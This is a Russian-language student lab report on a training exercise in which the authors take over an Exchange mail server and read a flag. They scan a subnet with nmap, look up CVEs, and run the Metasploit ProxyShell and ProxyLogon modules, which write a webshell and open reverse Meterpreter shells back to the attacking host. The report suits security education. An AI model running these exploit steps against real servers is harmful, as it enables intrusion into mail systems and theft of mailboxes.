

# **Лабораторная работа 4-А**

## **Кибербезопасность предприятия**

Ищенко Ирина      Мишина Анастасия      Дикач Анна  
Галацан Николай      Амуничников Антон  
Барсегян Вардан      Дудырев Глеб  
Дымченко Дмитрий

# **Содержание**

<b>1 Цель тренировки</b>	<b>5</b>
<b>2 Способы получения флага</b>	<b>6</b>
2.1 Разведка на предмет поиска вектора атаки . . . . .	6
2.2 Использование уязвимости ProxyShell . . . . .	12
2.3 Эксплуатация уязвимости ProxyLogon . . . . .	14
<b>3 Итоги</b>	<b>18</b>
<b>Список литературы</b>	<b>20</b>

# Список иллюстраций

2.1 Сканирование хоста на открытые порты . . . . .	7
2.2 Проверка на наличие почтового сервера . . . . .	8
2.3 Определение версии Exchange Server . . . . .	9
2.4 <a href="https://www.cvedetails.com">https://www.cvedetails.com</a> . . . . .	10
2.5 Список уязвимостей доступных к эксплуатации . . . . .	10
2.6 Детальная информация уязвимости CVE-2021-34473 . . . . .	11
2.7 Детальная информация уязвимости CVE-2021-26855 . . . . .	11
2.8 Сканирование с помощью Metasploit . . . . .	12
2.9 Запуск эксплуатации ProxyShell . . . . .	13
2.10 Получение флага . . . . .	14
2.11 Получение соединения с удаленным узлом . . . . .	15
2.12 Запуск эксплуатации ProxyLogon . . . . .	16
2.13 Получение флага . . . . .	17
3.1 Результат . . . . .	18
3.2 Результат . . . . .	19

# **Список таблиц**

# **1 Цель тренировки**

Получить доступ к флагу в папке почтового сервера организации, расположенного на внешнем периметре.

## **2 Способы получения флага**

Флаг можно получить различными способами. Предварительно необходимо произвести разведку инфраструктуры для обнаружения и дальнейшей эксплуатации уязвимостей.

1. Разведка на предмет поиска вектора атаки
2. Использование уязвимости ProxyShell
3. Эксплуатация уязвимости ProxyLogon

### **2.1 Разведка на предмет поиска вектора атаки**

Для начала необходимо запустить терминал. Далее просканировать подсеть 195.239.174.0/24, для поиска открытых портов, которые можно использовать для атаки. Сканирование производится с помощью утилиты nmap.

10.140.2.102 — Подключение к удаленному рабочему столу

```
[root@kali:~]# nmap 195.239.174.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-06 14:07 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
443/tcp   open  https
MAC Address: 02:00:00:5A:98:5E (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.000087s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp   open  https
1688/tcp  open  nsjip-data
8888/tcp  open  sun-answerbook
MAC Address: 02:00:00:5A:98:60 (Unknown)

Nmap scan report for 195.239.174.25
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:00:00:5A:98:5E (Unknown)

Nmap scan report for 195.239.174.35
Host is up (0.0009s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:00:00:5A:98:5E (Unknown)

Nmap scan report for 195.239.174.11
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 36.32 seconds
[root@kali:~]#
```

Рис. 2.1: Сканирование хоста на открытые порты

В ходе сканирования на хосте 195.239.174.0/24 были обнаружены открытые порты: 22 и 443. Наличие данных портов указывает, что на хосте 195.239.174.0/24 установлен почтовый сервер. В этом можно убедиться перейдя по адресу <https://195.239.174.1>




Рис. 2.2: Проверка на наличие почтового сервера

Следующим шагом необходимо определить версию Exchange Server, для этого используется режим разработчика.




Рис. 2.3: Определение версии Exchange Server

В документации Microsoft Exchange есть информация об указанных сборках и связанных с ними уязвимостях.

Для дальнейшего планирования вектора атаки будем использовать <https://www.cvedetails.com>.




Рис. 2.4: <https://www.cvedetails.com>

В результате настройки фильтра «Microsoft Exchange Server, Common Vulnerability Scoring System – CVSS Scores >= 9» будет получен список уязвимостей доступных к эксплуатации. На возможность эксплуатации указывает наличие приписки public exploit exists.

Microsoft » Exchange Server : Security Vulnerabilities, CVEs Published In 2021 CVSS score >= 9						
Published in: ▾ 2021 January February March April May June July August September October November December						
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog						
Sort Results By : Publish Date ↗ Update Date ↗ CVE Number ↗ CVE Number ↗ CVSS Score ↗ EPSS Score ↗						
CVE-2021-26855	⚠ Known exploited	✖ Public exploit	⚡ Used for ransomware	Max CVSS	9.8	
Microsoft Exchange Server Remote Code Execution Vulnerability				EPSS Score	94.35%	
Source: Microsoft Corporation				Published	2021-03-03	
				Updated	2025-10-30	
				CISA KEV Added	2021-11-03	
CVE-2021-34473	⚠ Known exploited	✖ Public exploit	⚡ Used for ransomware	Max CVSS	10.0	
Microsoft Exchange Server Remote Code Execution Vulnerability				EPSS Score	94.21%	
Source: Microsoft Corporation				Published	2021-07-14	
				Updated	2025-10-29	
				CISA KEV Added	2021-11-03	
CVE-2021-34523	⚠ Known exploited	✖ Public exploit	⚡ Used for ransomware	Max CVSS	9.8	
Microsoft Exchange Server Elevation of Privilege Vulnerability				EPSS Score	94.06%	
Source: Microsoft Corporation				Published	2021-07-14	
				Updated	2025-10-30	
				CISA KEV Added	2021-11-03	

Рис. 2.5: Список уязвимостей доступных к эксплуатации

При просмотре детальной информации об уязвимостях можно убедиться, что первая дата раскрытия информации больше даты выпуска сборки атакуемого почтового сервера, значит эти уязвимости можно использовать.

#### Metasploit modules for CVE-2021-34473

 Microsoft Exchange ProxyShell RCE	Disclosure Date: 2021-04-06	First seen: 2022-12-23
exploit/windows/http/exchange_proxyshell_rce		
This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker to bypass the authentication (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote Code Execution).		
<a href="#">More information ↗</a>		

#### CVSS scores for CVE-2021-34473

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST	
9.1	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	3.9	5.2	Microsoft Corporation	

Рис. 2.6: Детальная информация уязвимости CVE-2021-34473

#### Metasploit modules for CVE-2021-26855

 Microsoft Exchange ProxyLogon RCE	Disclosure Date: 2021-03-02	First seen: 2021-03-23
exploit/windows/http/exchange_proxylogon_rce		
This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication, impersonating as the admin (CVE-2021-26855) and write arbitrary file (CVE-2021-27065) to get the RCE (Remote Code Execution). By		
<a href="#">More information ↗</a>		

 Microsoft Exchange ProxyLogon Scanner	Disclosure Date: 2021-03-02	First seen: 2021-03-23
auxiliary/scanner/http/exchange_proxylogon		
This module scan for a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By chaining this bug with another post-auth arbitrary-file-write vulnerability t		
<a href="#">More information ↗</a>		

 Microsoft Exchange ProxyLogon Collector	Disclosure Date: 2021-03-02	First seen: 2021-03-23
auxiliary/gather/exchange_proxylogon_collector		
This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By taking advantage of this vulnerability, it is possible to dump all mailboxes (		
<a href="#">More information ↗</a>		

#### CVSS scores for CVE-2021-26855

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	Jump to CVE Summary Affected Products CISA KEV EPSS Score Metasploit Module:
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST	

Рис. 2.7: Детальная информация уязвимости CVE-2021-26855

Для поиска возможных векторов атаки будем использовать модуль Metasploit. Для захвата флага необходимо получить сессию с удаленным хостом 195.239.174.1 с использованием возможности RCE. Далее произвести захват флага, эксплуатируя возможность RCE двумя модулями.

```

Shell No.1
File Actions Edit View Help
irb
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search Exchange

Matching Modules
-----+-----+-----+-----+-----+
# ID  Name          Date   Rank    Check  Description
-----+-----+-----+-----+-----+
 0  auxiliary/dos/cisco/cisco_7937g_dos      2020-06-
 02 normal  No    Cisco 7937G Denial-of-Service Attack
 0001 auxiliary/scanner/ike/cisco_ike_benigncertain 2016-09-
 29/60 (Unknown) normal  No    Cisco IKE Information Disclosure
 2  exploit/windows/http/exchange_ecp_viewstate      2020-02-
 119,174... excellent Yes  Exchange Control Panel ViewState Deserialization
 3 auxiliary/scanner/msmail/exchange_enum          2018-11-
 06 ports normal  No    Exchange email enumeration
 4 exploit/windows/ssh/freeftpd_key_exchange       2006-05-
 12 average  No    FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
 5 exploit/windows/ssh/freesshd_key_exchange        2006-05-
 129,374... average  No    FreeSSHD 1.0.9 Key Exchange Algorithm String Buffer Overflow
 6 exploit/multi/http/gitlab_github_import_rce_cve_2022_2992 2022-10-
 06 excellent Yes  GitLab GitHub Repo Import Deserialization RCE
 7 exploit/windows/smtp/ms03_046_exchange2000_xexch50      2003-10-
 15 good   Yes  MS03-046 Exchange 2000 XEXCH50 Heap Overflow
 8 auxiliary/dos/windows/smtp/ms06_019_exchange         2004-11-
 12 normal  No    MS06-019 Exchange MODPROP Heap Overflow
 9 exploit/windows/http/manageengine_adshacluster_rce      2018-06-
 28/31... excellent Yes  ManageEngine Exchange Reporter Plus Unauthenticated RCE (Reset)
 10 auxiliary/scanner/http/exchange_web_server_pushsubscription 2019-01-
 21 normal  No    Microsoft Exchange Privilege Escalation Exploit
 11 auxiliary/gather/exchange_proxylogon_collector        2021-03-
 02 normal  No    Microsoft Exchange ProxyLogon Collector
 12 exploit/windows/http/exchange_proxylogon_rce          2021-03-
 02 excellent Yes  Microsoft Exchange ProxyLogon RCE
 13 auxiliary/scanner/http/exchange_proxylogon           2021-03-
 02 normal  No    Microsoft Exchange ProxyLogon Scanner
 14 exploit/windows/http/exchange_proxynotshell_rce       2022-09-
 28 excellent Yes  Microsoft Exchange ProxyNotShell RCE
 15 exploit/windows/http/exchange_proxyshell_rce          2021-04-
 06 excellent Yes  Microsoft Exchange ProxyShell RCE
 16 exploit/windows/http/exchange_chainedserializationbinder_rce 2021-12-
 09 excellent Yes  Microsoft Exchange Server ChainedSerializationBinder RCE
 17 exploit/windows/http/exchange_ecp_dlp_policy          2021-01-
 12 excellent Yes  Microsoft Exchange Server DlpUtils AddTenantDlpPolicy RCE
 18 exploit/linux/local/cve_2021_38648_omigod            2021-09-
 14 excellent Yes  Microsoft OMI Management Interface Authentication Bypass

```

Рис. 2.8: Сканирование с помощью Metasploit

## 2.2 Использование уязвимости ProxyShell

Данный модуль использует уязвимость на сервере Microsoft Exchange, которая позволяет злоумышленнику обойти аутентификацию (CVE-2021-31207), выдать

себя за произвольного пользователя (CVE-2021-34523) и записать произвольный файл (CVE-2021-34473) для достижения RCE.

Затем необходимо воспользоваться модулем windows/http/exchange\_proxyshell\_rce. С помощью команды use 15 выбрать данный модуль и задать параметры lhost (IP-адрес атакующей машины) и rhosts (IP-адрес целевой системы): - set lhost 195.239.174.11; - set rhosts 195.239.174.1.

Далее запустить модуль ProxyShell и получить meterpreter- сессию.


```
msf6 > use windows/http/exchange_proxyshell.rce
[-] No results from search
[-] Failed to load module: windows/http/exchange_proxyshell.rce
msf6 > use windows/http/exchange_proxyshell_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser4/.msf4/loot/20251106140611_default_195.239.174.1_adexchange.mail_711933.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'h2hq0df7' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Wr3AAG1eKl7l.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Wr3AAG1eKl7l.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.1:14800) at 2025-11-06 14:06:38 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > 
```

Рис. 2.9: Запуск эксплуатации ProxyShell

После получения сессии с почтовым сервером воспользоваться командой cat C:/windows/system32/flag\_for\_red\_team.txt



```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt
65120
meterpreter > █
```

Рис. 2.10: Получение флага

## 2.3 Эксплуатация уязвимости ProxyLogon

Альтернативным способом захвата флага является эксплуатация уязвимости ProxyLogon. Уязвимость ProxyLogon CVE-2021-26855 (SSRF) позволяет внешнему атакующему обойти механизм аутентификации в MS Exchange и выдать себя за любого пользователя. С помощью подделанного запроса на стороне сервера атакующий может отправить произвольный HTTP-запрос, который будет перенаправлен к другому внутреннему сервису, от имени машинного аккаунта почтового сервера. Для эксплуатации данной уязвимости нужно получить доступ к почтовому ящику одного из пользователей почтового сервиса. В нижней части страницы портала portal.ampire.corp можно найти информацию о легитимной почте одного из сотрудников.

В перечне модулей Metasploit под № 12 расположен модуль Microsoft Exchange ProxyLogon RCE. Данный модуль использует уязвимость на сервере Microsoft Exchange, которая позволяет злоумышленнику обойти аутентификацию, выдать себя за администратора (CVE-2021-26855) и записать произвольный файл (CVE-2021-27065) для получения RCE. С использованием почты manager1@ampire.corp можно применить данный модуль для получения соединения с удаленным узлом. Далее задать все необходимые параметры для модуля.

The screenshot shows a terminal window titled "Shell No. 1". The menu bar includes "File", "Actions", "Edit", "View", and "Help". Below the menu is a table of exploit modules:

	Date	Priv	Score	Notes	Type	Description
2022-01-28	good	Yes	vmwgfx	Driver	File Descript	or Handling
2312	2015-06-04	excellent	Yes	w3tw0rk / Pitbul	IRC Bot	Exploit/multi/misc/w3tw0rk_exec
2313	2011-02-08	normal	No	xRadio 0.95b	Overflow	Exploit/windows/fileformat/xradio_xrl_sehbof
2314	2017-09-17	excellent	Yes	xdebug	Unauthenticated OS C	Exploit/unix/http/xdebug_unauth_exec
				ommand	Execution	

Below the table, a message says: "Interact with a module by name or index. For example info 2314, use 2314 or use exploit/unix/http/xdebug\_unauth\_exec".

```
msf6 > use exploit/windows/http/exchange_proxylogon_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhost 195.239.174.1
rhost => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) > run
```

Рис. 2.11: Получение соединения с удаленным узлом

Следующим шагом необходимо запустить эксплуатацию ProxyLogon.

```
File Actions Edit View Help
EMAIL => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://195.239.174.1:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable.
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527aca2-manager1
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-203689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: bace6396-0b4a-4085-8779-6ef84eb7beec
[*] msExchEcp Canary: EMNubaABTUqZAVgpz0Z1Nz1Qor6eHt4IWXBYZIEF-la-FnOoITlSfq6oaBPfusY9Kq1OJpu35B4.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\KHqdK.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.1:39459)
at 2025-11-06 14:14:06 +0300
```

Рис. 2.12: Запуск эксплуатации ProxyLogon

После получения сессии с почтовым сервером можно найти флаг в файле flag\_for\_red\_team.txt

File Actions Edit View Help

100666/rw-rw-rw-	51200	fil	2019-06-04 23:18:35 +0300	rscaext.dll		
100666/rw-rw-rw-	47	fil	2020-12-30 11:45:19 +0300	runas		
100666/rw-rw-rw-	44032	fil	2019-06-04 23:19:58 +0300	static.dll		
100666/rw-rw-rw-	18944	fil	2019-06-04 23:18:29 +0300	svcext.dll		
100666/rw-rw-rw-	193024	fil	2019-06-04 23:18:35 +0300	uihelper.dll		
100666/rw-rw-rw-	23552	fil	2019-06-04 23:19:58 +0300	urlauthz.dll		
100666/rw-rw-rw-	19968	fil	2019-06-04 23:18:31 +0300	validcfg.dll		
100666/rw-rw-rw-	145480	fil	2019-06-04 23:20:00 +0300	w3core.mof		
100666/rw-rw-rw-	15872	fil	2019-06-04 23:18:35 +0300	w3ctrllps.dll		
100666/rw-rw-rw-	30208	fil	2019-06-04 23:18:24 +0300	w3ctrs.dll		
100666/rw-rw-rw-	110592	fil	2019-06-04 23:18:32 +0300	w3dt.dll		
100666/rw-rw-rw-	2560	fil	2019-06-04 23:20:00 +0300	w3isapi.mof		
100666/rw-rw-rw-	83456	fil	2019-06-04 23:18:31 +0300	w3logsvc.dll		
100666/rw-rw-rw-	29696	fil	2019-06-04 23:18:36 +0300	w3tp.dll		
100777/rwxrwxrwx	24576	fil	2019-06-04 23:18:28 +0300	w3wp.exe		
100666/rw-rw-rw-	72192	fil	2019-06-04 23:18:36 +0300	w3wpghost.dll		
100666/rw-rw-rw-	39936	fil	2019-06-04 23:18:28 +0300	wamreg.dll		
100666/rw-rw-rw-	27648	fil	2019-06-04 23:18:36 +0300	wbhst_pm.dll		
100666/rw-rw-rw-	31744	fil	2019-06-04 23:18:36 +0300	wbhstipm.dll		
100666/rw-rw-rw-	165	fil	2016-07-16 16:19:21 +0300	wmsvc.exe.config		

```
meterpreter > cat flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > cd -
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\windows\system32
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd ..
meterpreter > pwd
c:\windows\system32
meterpreter > cat flag_for_red_team.txt
65120
meterpreter >
```

Рис. 2.13: Получение флага

## 3 Итоги

В результате удалось успешно произвести захват почтового сервера.

